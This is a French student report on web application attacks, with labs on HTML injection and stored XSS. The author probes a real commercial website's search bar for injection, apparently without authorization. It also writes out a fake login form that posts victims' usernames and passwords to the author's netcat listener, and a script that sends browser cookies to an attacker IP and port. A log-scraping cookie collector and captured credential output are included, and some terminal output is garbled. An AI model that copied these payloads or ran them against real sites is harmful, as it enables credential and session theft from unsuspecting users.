


Figure 76: SQL injection attack

**Les attaques de type cross-site Scripting (XSS)** : les attaquants peuvent injecter du code malveillant dans des pages web consultées par d'autres utilisateurs, leur permettant de voler des données sensibles, telles que des mots de passe ou des jetons de session.

Les attaques XSS exploitent la relation de confiance entre une application web et ses utilisateurs, permettant à un attaquant d'injecter un contenu malveillant dans une page web qui est visualisée par d'autres utilisateurs comme s'il s'agissait d'un contenu légitime provenant de l'application web elle-même.




Figure 77: XSS attack

**Les attaques de type cross-site request forgery (CSRF)** : les attaquants peuvent tromper les utilisateurs en leur faisant effectuer des actions non autorisées sur un site web en exploitant des vulnérabilités dans les jetons de session.

**Une authentification et une gestion de session défaillantes** : des mécanismes d'authentification faibles ou mal configurés peuvent permettre aux attaquants de prendre un accès non autorisé aux comptes utilisateur ou de détourner des sessions actives.

**Des références d'objet directes non sécurisées** : une gestion inappropriée du contenu généré par l'utilisateur peut entraîner des références d'objet directes qui permettent aux attaquants d'accéder à des données ou des fonctionnalités sensibles.

**Une configuration de sécurité inadéquate** : des serveurs d'application, des bases de données ou des serveurs web mal configurés peuvent laisser des vulnérabilités ouvertes à l'exploitation.

**Des journaux et une surveillance insuffisante** : une journalisation et une surveillance inadéquates peuvent rendre difficile la détection et la réponse aux attaques de manière opportune.

### 3. L'implémentation d'attaque :

#### a) LAB 1 :HTML injection :

##### ➤ Présentation :

L'injection HTML est la vulnérabilité la plus courante à l'origine de la validation des entrées.

Si la vulnérabilité d'injection HTML se trouve dans le site Web, cela signifie que l'attaquant modifie l'interface de l'ensemble du site Web et peut même injecter du code malveillant, après quoi il peut récupérer des données sensibles sur le serveur Web.

##### i. Etapes utilisées pour faire cette attaque :

- L'attaquant découvre d'abord un site vulnérable à l'injection HTML. Ensuite, l'attaquant envoie l'URL avec un code malveillant injecté dans l'URL à l'utilisateur victime, soit par e-mail, soit par un autre mécanisme.
- Si l'utilisateur victime clique sur cette URL malveillante, il exécutera le code JavaScript ou VBScript avec les priviléges de l'utilisateur victime.
- Selon le code exécuté, il peut donner des informations sensibles sur l'utilisateur ou même compromettre l'ordinateur de la victime

##### ii. Voici les principaux types d'injection HTML :

- Injection de script réfléchi (Reflected XSS) : l'attaquant insère du code malveillant dans un champ de saisie (par exemple, une barre de recherche) et le code est renvoyé au navigateur de l'utilisateur. Lorsque l'utilisateur affiche la page, le code malveillant est exécuté.
- Injection de script stocké (Stored XSS) : l'attaquant insère du code malveillant dans une base de données ou un fichier sur le serveur. Lorsque la page contenant le code malveillant est chargée, le code est exécuté.
- Injection de script DOM-based (DOM-based XSS) : l'attaquant exploite une vulnérabilité dans le code JavaScript de la page, en modifiant le DOM (Document Object Model) pour exécuter du code malveillant.
- Injection HTML dans les courriels : l'attaquant envoie un courriel contenant du code HTML malveillant, qui est exécuté lorsque l'utilisateur ouvre le courriel.

##### ➤ Partie technique :

Je vais visiter ce site :

<https://www.woodlandworldwide.com/>

Je vais vérifier si ce site Web est vulnérable à l'injection html en insérant une balise d'en-tête dans la barre de recherche <h1><u>hello everyone</u></h1> :




Figure 78: site attaqué

Comme vous pouvez le voir, il est vulnérable à l'injection html car la sortie pensait que le code que j'avais inséré était une entrée normale.

vérifier mon adresse ip et me connecter au vpn afin de la changer

```

    RX errors 0 dropped 0 overruns 0 carrier 0 collisions 0
    device interrupt 16 memory 0xe1200000-0xe1220000

lo: flags=73 mtu 65536
      inet 127.0.0.1 netmask 255.0.0.0
        inet6 ::1 prefixlen 128 scopeid 0x10<host>
          loop txqueuelen 1000 (Local Loopback)
            RX packets 1648 bytes 134160 (131.0 KiB)
          e les donnees
            RX errors 0 dropped 0 overruns 0 frame 0
          /ai copier
            TX packets 1648 bytes 134160 (131.0 KiB)
            TX errors 0 dropped 0 overruns 0 carrier 0 collisions 0
          le que j'ai injecté dans la demande
          ne wlan0: flags=4163 mtu 1500
            inet 192.168.219.100 netmask 255.255.255.0 broadcast 192.168.219.255
              inet6 fe80::7837:e54f:1cc:80f5 prefixlen 64 scopeid 0x20<link>
                ether b8:8a:60:b3:6f:a0 txqueuelen 1000 (Ethernet)
                cliquez sur RX packets 26014 bytes 27391728 (26.1 MiB)
                d'identification
                  RX errors 0 dropped 0 overruns 0 frame 0
                visibles
                  TX packets 14481 bytes 3376493 (3.2 MiB)
                  TX errors 0 dropped 0 overruns 0 carrier 0 collisions 0

(joxavy㉿kali)-[~]
$ 

```

Figure 79: adresse ip avant changement

```

lab_HanaaEnsaovpn  starting_point_HanaaEnsaovpn

[joxavy@kali]-(~/Desktop/htb]
$ sudo openvpn lab_HanaaEnsaovpn
2023-03-18 14:50:34 WARNING: Compression for receiving enabled. Compression has been used
in the past to break encryption. Sent packets are not compressed unless "allow-compression
yes" is also set.
2023-03-18 14:50:34 OpenVPN 2.5.7 x86_64-pc-linux-gnu [SSL (OpenSSL)] [LZO] [LZ4] [EPOLL]
[PKCS11] [MH/PKTINFO] [AEAD] built on Jul 5 2022
2023-03-18 14:50:34 library versions: OpenSSL 3.0.7 1 Nov 2022, LZO 2.10
2023-03-18 14:50:35 Outgoing Control Channel Authentication: Using 256 bit message hash 'S
HA256' for HMAC authentication
2023-03-18 14:50:35 Incoming Control Channel Authentication: Using 256 bit message hash 'S
HA256' for HMAC authentication
2023-03-18 14:50:35 TCP/UDP: Preserving recently used remote address: [AF_INET]142.234.200
.48:1337
2023-03-18 14:50:35 Socket Buffers: R=[212992->212992] S=[212992->212992]
2023-03-18 14:50:35 UDP link local: (not bound)
2023-03-18 14:50:35 UDP link remote: [AF_INET]142.234.200.48:1337
2023-03-18 14:50:38 TLS Error: Unroutable control packet received from [AF_INET]142.234.20
0.48:1337 (si=3 op=P_ACK_V1)
2023-03-18 14:50:41 TLS: Initial packet from [AF_INET]142.234.200.48:1337, sid=f0ae8a5e 24
c9d9f3
2023-03-18 14:50:42 VERIFY OK: depth=1, C=UK, ST=City, L=London, O=HackTheBox, CN=HackTheB
ox CA name=hth_emailAddress=info@hackthebox.eu

```

Figure 80: connexion à un vpn

Comme vous pouvez le voir ci-dessous, j'ai obtenu une nouvelle adresse IP pour l'interface appelée "tun0" qui est 10.10.14.82

```

lo: flags=73<UP,LOOPBACK,RUNNING> mtu 65536
    inet 127.0.0.1 netmask 255.0.0.0
        inet6 ::1 prefixlen 128 scopeid 0x10<host>
            loop txqueuelen 1000 (Local Loopback)
            RX packets 1648 bytes 134160 (131.0 KiB)
            RX errors 0 dropped 0 overruns 0 frame 0
            TX packets 1648 bytes 134160 (131.0 KiB)
            TX errors 0 dropped 0 overruns 0 carrier 0 collisions 0

tun0: flags=4305<UP,POINTOPOINT,RUNNING,NOARP,MULTICAST> mtu 1500
    inet 10.10.14.82 netmask 255.255.254.0 destination 10.10.14.82
        inet6 dead:beef:2::1050 prefixlen 64 scopeid 0x0<global>
        inet6 fe80::ce83:c755:8ef1:94e0 prefixlen 64 scopeid 0x20<link>
        unspec 00-00-00-00-00-00-00-00-00-00-00-00-00-00-00-00 txqueuelen 500 (UNSPEC)
            RX packets 0 bytes 0 (0.0 B)
            RX errors 0 dropped 0 overruns 0 frame 0
            TX packets 4 bytes 192 (192.0 B)
            TX errors 0 dropped 0 overruns 0 carrier 0 collisions 0

wlan0: flags=4163<UP,BROADCAST,RUNNING,MULTICAST> mtu 1500
    inet 192.168.219.100 netmask 255.255.255.0 broadcast 192.168.219.255
        inet6 fe80::7837:e54f:1cc:80f5 prefixlen 64 scopeid 0x20<link>
        ether b8:8a:60:b3:6f:a0 txqueuelen 1000 (Ethernet)
        RX packets 26914 bytes 27965284 (26.6 MiB)
        RX errors 0 dropped 0 overruns 0 frame 0
        TX packets 15551 bytes 4144885 (3.9 MiB)
        TX errors 0 dropped 0 overruns 0 carrier 0 collisions 0

```

Figure 81: nouvelle adresse IP

Commande utilisée pour voir les entrées de la victime :



```
[root@kali ~]# nc -nvlp 1234
listening on [any] 1234 ...
[
```

Figure 82: commande pour écouter

La commande "`nc -nvlp 1234`" est utilisée pour démarrer un écouteur netcat sur le port 1234.

Voici ce que chaque partie de la commande signifie :

- "nc" signifie netcat, une utilité pour lire et écrire des connexions réseau
- "-n" signifie de ne pas résoudre les noms DNS (uniquement les adresses IP)
- "-v" signifie d'être verbeux, en fournissant une sortie supplémentaire
- "-l" signifie d'écouter les connexions entrantes
- "-p" spécifie le numéro de port à écouter (dans ce cas, 1234)

Je vais écrire un script dans la barre de recherche du site Web pour effectuer une injection stockée en html :

```
<form method="POST" action="http://10.10.14.82:1234">
    <input type="text" name="username">
    <input type="password" name="password">
    <input type="submit" value="Submit">
</form>
```

Ce code HTML crée un formulaire de connexion simple qui permet de collecter un nom d'utilisateur et un mot de passe de l'utilisateur et de les soumettre à mon adresse IP "10.10.14.82" sur le port 1234 en utilisant la méthode POST HTTP.

Lorsque l'utilisateur remplit les champs nom d'utilisateur et mot de passe et clique sur le bouton "submit", le navigateur envoie une requête POST HTTP au serveur spécifié dans l'attribut "action" de l'élément de formulaire. Les données du formulaire sont incluses dans le corps de la requête POST HTTP.

Bien sûr, vous pouvez créer un meilleur code html qui le fasse ressembler à une page de connexion crédible, mais nous utiliserons ce code dans notre exemple simple.

Résultat du code :




Figure 83: interface que la victime verra

Apres avoir envoyer le lien à la victime, Il va entrer ces informations :




Figure 84: information de la victime

Maintenant que la victime entrera son nom d'utilisateur et son mot de passe, je le verrai sur mon terminal

A terminal session on a Kali Linux system. The user is running a netcat listener on port 1234. A Firefox browser on another machine has connected to this port. The terminal shows the received POST request, which includes the user's credentials: 'username=ENSA&password=PFA'.

```
(root㉿kali)-[/home/joxavy]
# nc -nvlp 1234
listening on [any] 1234 ...
connect to [10.10.14.82] from (UNKNOWN) [10.10.14.82] 53532
POST / HTTP/1.1
Host: 10.10.14.82:1234
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:102.0) Gecko/20100101 Firefox/102.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Content-Type: application/x-www-form-urlencoded
Content-Length: 26
Origin: null
Connection: keep-alive
Upgrade-Insecure-Requests: 1

username=ENSA&password=PFA[
```

Figure 85: résultat de l'injection

Et voilà !

Je vais faire cette attaque sur deux machines virtuelles, l'une étant la victime et l'autre étant le pirate :




Figure 86: victime et pirate

Résultat :

```
hanaaa2@server:~$ nc -nlvp 1234
Listening on 0.0.0.0 1234
Connection received on 192.168.219.248 39888
POST / HTTP/1.1
Host: 192.168.219.213:1234
User-Agent: Mozilla/5.0 (X11; Ubuntu; Linux x86_64; rv:104.0) Gecko/20100101 Firefox/104.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Content-Type: application/x-www-form-urlencoded
Content-Length: 27
Origin: null
Connection: keep-alive
Upgrade-Insecure-Requests: 1

username=nom&password=hello
```

Figure 87: résultat

## b) LAB 2 : XSS Scripting :

### ➤ Présentation :

L'injection XSS (Cross-Site Scripting) est une vulnérabilité de sécurité des applications web où un attaquant injecte du code malveillant dans un site web ou une application web qui est visualisé par des utilisateurs sans méfiance.

L'attaque peut se produire lorsque le site web ou l'application web ne nettoie pas correctement les entrées utilisateur avant de les afficher aux autres.

### Il existe deux principaux types d'attaques XSS :

- **Stockées** : Les attaques XSS stockées se produisent lorsqu'un attaquant parvient à injecter du code malveillant qui est stocké de manière permanente sur un serveur web. Ce code peut ensuite être exécuté chaque fois qu'un utilisateur consulte la page web affectée.
- **Réfléchies** : Les attaques XSS réfléchies se produisent lorsqu'un attaquant injecte du code malveillant dans une page web qui est ensuite réfléchie à l'utilisateur. Ce type d'attaque implique généralement de tromper l'utilisateur en cliquant sur un lien malveillant ou en soumettant un formulaire contenant du code malveillant.

### Étapes d'attaque :

**Reconnaissance** : L'attaquant identifie le site web cible et recherche les vulnérabilités pouvant être exploitées à l'aide de XSS.

**Création de la charge utile** : L'attaquant crée une charge utile malveillante sous forme de code ou de script pouvant être injecté dans le site web vulnérable.

**Injection** : L'attaquant injecte la charge utile créée dans le site web cible, soit en manipulant un champ de formulaire, en modifiant un paramètre d'URL ou en soumettant un commentaire ou autre contenu généré par l'utilisateur.

**Exécution** : Une fois la charge utile injectée, le navigateur de la victime l'exécute, permettant à l'attaquant d'exécuter un code arbitraire ou un script sur l'ordinateur de la victime ou de voler des informations sensibles.

**Résultat de l'attaque** : Selon les objectifs de l'attaquant, l'attaque XSS peut aboutir à la défiguration du site web, au vol de données sensibles, à la prise de contrôle des sessions utilisateur ou à la propagation de logiciels malveillants.




Figure 88: schéma d'attack

## ➤ Partie technique :

### Attaque de type stockée.

La première chose que je vais faire est de vérifier si ce site est vulnérable à l'injection XSS en injectant un script d'alerte dans la barre de recherche comme vous pouvez le voir ici :




Figure 89: vérification du vulnérabilité XSS

} 0&sK=<xss onafterscriptexecute%3Dalert(1)><script>1<%2Fscript>&pN=0 ☆

Je vais vérifier qu'elle est mon adresse IP :

```
hanaa2@server:~$ ifconfig
enp0s3: flags=4163<UP,BROADCAST,RUNNING,MULTICAST> mtu 1500
      inet 192.168.1.7 netmask 255.255.255.0 broadcast 192.168.1.255
        inet6 fe80::e940:4ca5%2:2a1 prefixlen 64 scopeid 0x20<link>
          ether 08:00:27:71:d0:5f txqueuelen 1000 (Ethernet)
            RX packets 16075 bytes 12298244 (12.2 MB)
            RX errors 0 dropped 1245 overruns 0 frame 0
            TX packets 7224 bytes 1305389 (1.3 MB)
            TX errors 0 dropped 0 overruns 0 carrier 0 collisions 0

lo: flags=73<UP,LOOPBACK,RUNNING> mtu 65536
    inet 127.0.0.1 netmask 255.0.0.0
      inet6 ::1 prefixlen 128 scopeid 0x10<host>
        loop txqueuelen 1000 (Local Loopback)
          RX packets 1647 bytes 174991 (174.9 KB)
          RX errors 0 dropped 0 overruns 0 frame 0
          TX packets 1647 bytes 174991 (174.9 KB)
          TX errors 0 dropped 0 overruns 0 carrier 0 collisions 0

hanaa2@server:~$
```

Figure 90: mon adressé IP

Puis je crée un script qui lit le cookie, insère mon adresse IP (attaquant) et le numéro de port sur lequel je vais écouter, et l'injecte dans le site, voici le script :

```
<script>
var cookies = document.cookie;
var img = new Image();
img.src = "http://192.168.1.7:1234?cookies=" + encodeURIComponent(cookies);
</script>
```

Figure 91: script pour capture de cookie

Insertion :



Figure 92: insertion dans barre de recherche

Dans cet exemple, l'attaquant a spécifié son adresse IP 192.168.1.7 et le numéro de port 1234 dans l'attribut img.src. Lorsque le navigateur de l'utilisateur exécute le script, il envoie les cookies volés au serveur de l'attaquant à 192.168.1.7:1234.

Cette commande crée un nouveau répertoire appelé "xss" dans le répertoire racine Web d'Apache.

```
htmt
e hanaa2@server:/var/www$ cd html
hanaa2@server:/var/www/html$ ls
index.html
si hanaa2@server:/var/www/html$ sudo mkdir XSS
[sudo] password for hanaa2:
hanaa2@server:/var/www/html$ ls
index.html XSS
hanaa2@server:/var/www/html$
```

Figure 93: création d'un répertoire pour XSS

Création du fichier pour écrire le script malveillant :

```
[sudo] password for hanaa2:
hanaa2@server:/var/www/html$ ls
index.html XSS
hanaa2@server:/var/www/html$ sudo nano /var/www/html/XSS/script.js
hanaa2@server:/var/www/html$
```

Figure 94: création du script XSS

The screenshot shows a terminal window titled "hanna2@server: /var/www/html". The command "nano script.js" has been run, opening a file named "script.js" in the nano editor. The code within the file is as follows:

```
<script>
var cookies = document.cookie;
var img = new Image();
img.src = "http://192.168.1.7:1234?cookies=" + encodeURIComponent(cookies);
</script>
```

The terminal window also displays the nano editor's menu bar at the top and a status bar at the bottom indicating the file is modified.

Figure 95: code du script

Dans ce script, la propriété `document.cookie` est utilisée pour récupérer tous les cookies stockés par le navigateur de la victime.

Ces cookies sont ensuite encodés et envoyés au serveur de l'attaquant à l'aide d'un objet `Image`. L'attaquant doit remplacer l'IP et port par sa propre adresse IP et son propre numéro de port.

Aller dans le dossier apache pour voir où se trouve le fichier journal

The screenshot shows a terminal window with the following command history:

```
hanna2@server:/var$ nano log/apache2/access.log
hanna2@server:/var$ sudo su
root@server:/var# ls
backups  crash  local  log    metrics  run    spool  www
cache    lib     lock   mail   opt      snap   tmp
root@server:/var# cd log
root@server:/var/log# cd apache2
root@server:/var/log/apache2# ls
access.log  access.log.1  error.log  error.log.1  other_vhosts_access.log
root@server:/var/log/apache2# cd
```

The terminal window shows the user navigating through directory structures to find the Apache log files.

Figure 96: localisation du fichier log

Créer un fichier python qui enregistrera les cookies du fichier journal et l'imprimera à l'écran lorsque la victime cliquera sur le lien :

Voilà le code :

```

> import re

log_file = "/var/log/apache2/access.log" # Replace with the path to your log file
cookie_regex = re.compile(r"Cookie: (.+?);") # Regex to extract cookie values

with open(log_file) as f:
    for line in f:
        match = cookie_regex.search(line)
        if match:
            cookies = match.group(1)
            print(cookies) # Do whatever you want with the cookies here

```

Figure 97: code pour importer cookie

```

root@server: /var/log/apache2
root@server:/var/log/apache2 80x20
GNU nano 4.8                         collector.py                         Modified
import re

log_file = "/var/log/apache2/access.log"
cookie_regex = re.compile(r"Cookie: (.+?);")

with open(log_file) as f:
    for line in f:
        match = cookie_regex.search(line)
        if match:
            cookies = match.group(1)
            print(cookies)

^G Get Help ^O Write Out ^W Where Is ^K Cut Text ^J Justify ^C Cur Pos

```

Figure 98: creation du fichier py

Ce script lit chaque ligne du fichier journal d'accès d'Apache et utilise une expression régulière pour extraire la valeur de l'en-tête "Cookie". Il imprime ensuite les valeurs des cookies sur la console, mais vous pouvez modifier le script pour enregistrer les valeurs dans un fichier ou les envoyer à un serveur distant.

Running script :


```

access.log access.log.1 error.log error.log.1 other_vhosts_access.log
root@server:/var/log/apache2# nano collector.py
root@server:/var/log/apache2# python3 colelctor.py
python3: can't open file 'colelctor.py': [Errno 2] No such file or directory
root@server:/var/log/apache2# python3 collector.py
root@server:/var/log/apache2#
hanna2@server:/var/www/html 80x2
hanna2@server:/var/www/html$ 

```

Figure 99:running script

